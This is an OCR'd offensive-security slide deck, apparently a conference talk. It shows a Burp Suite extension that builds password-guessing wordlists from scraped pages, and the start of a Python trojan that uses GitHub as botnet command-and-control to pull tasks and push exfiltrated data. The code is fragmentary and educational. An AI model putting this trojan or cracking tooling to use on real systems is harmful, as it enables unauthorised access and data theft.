
Heavy Lifting:



```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL
```

Extending Burp Suite

Heavy Lifting:




bhp_wordlist.py

```python
class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers   = callbacks.getHelpers()
        self.context    = None
        self.hosts      = set()

        # start with something we know is common
        self.wordlist   = set(["password"])

        # we set up our extension
        callbacks.setExtensionName("BHP Wordlist")
        callbacks.registerContextMenuFactory(self)

        return
```

Extending Burp Suite

Heavy Lifting:




bhp_wordlist.py

```python
class TagStripper(HTMLParser):
    def __init__(self):
        HTMLParser.__init__(self)
        self.page_text = []

    def handle_data(self, data):
        self.page_text.append(data)

    def handle_comment(self, data):
        self.handle_data(data)

    def strip(self, html):
        self.feed(html)
        return " ".join(self.page_text)
```

Extending Burp Suite

Heavy Lifting:



bhp_wordlist.py

```
    def mangle(self, word):
        year     = datetime.now().year
        suffixes = ["", "1", "!", year]
        mangled  = []

        for password in (word, word.capitalize()):
            for suffix in suffixes:
                mangled.append("%s%s" % (password, suffix))

        return mangled
```

Extending Burp Suite

(burp.avi)

Scenario #3

Github Command & Control

- Git is great at managing code

Idea:

- Use Github.com to control a botnet (send commands & updates, receive data)


Github Command & Control

Trojan:

- Connect to GitHub
- Pull commands, Push exfiltrated data
- Modular config files & trojan tasks
- Hack Python's import functionality to run our modules

Github Command & Control


Heavy Lifting:


git_trojan.py

```python
from github3 import login

trojan_id = "abc"
trojan_config = "%s.json" % trojan_id
data_path     = "data/%s/" % trojan_id
trojan_modules= []
```

Github Command & Control


Heavy Lifting:


git_trojan.py

```
def connect_to_github():
    gh = login(username="3rdDegree",password="BsidesTOrocks!")
    repo = gh.repository("3rdDegree","trojan_demo")
    branch = repo.branch("master")

    return gh,repo,branch
```

Github Command & Control

Heavy Lifting:




git_trojan.py


```
def get_file_contents(filepath):

    gh,repo,branch = connect_to_github()
    tree = branch.commit.commit.tree.recurse()

    for filename in tree.tree:

        if filepath in filename.path:
            print "[*] Found file %s" % filepath

            blob = repo.blob(filename._json_data['sha'])

            return blob.content

    return None
```

Github Command & Control

Heavy Lifting:



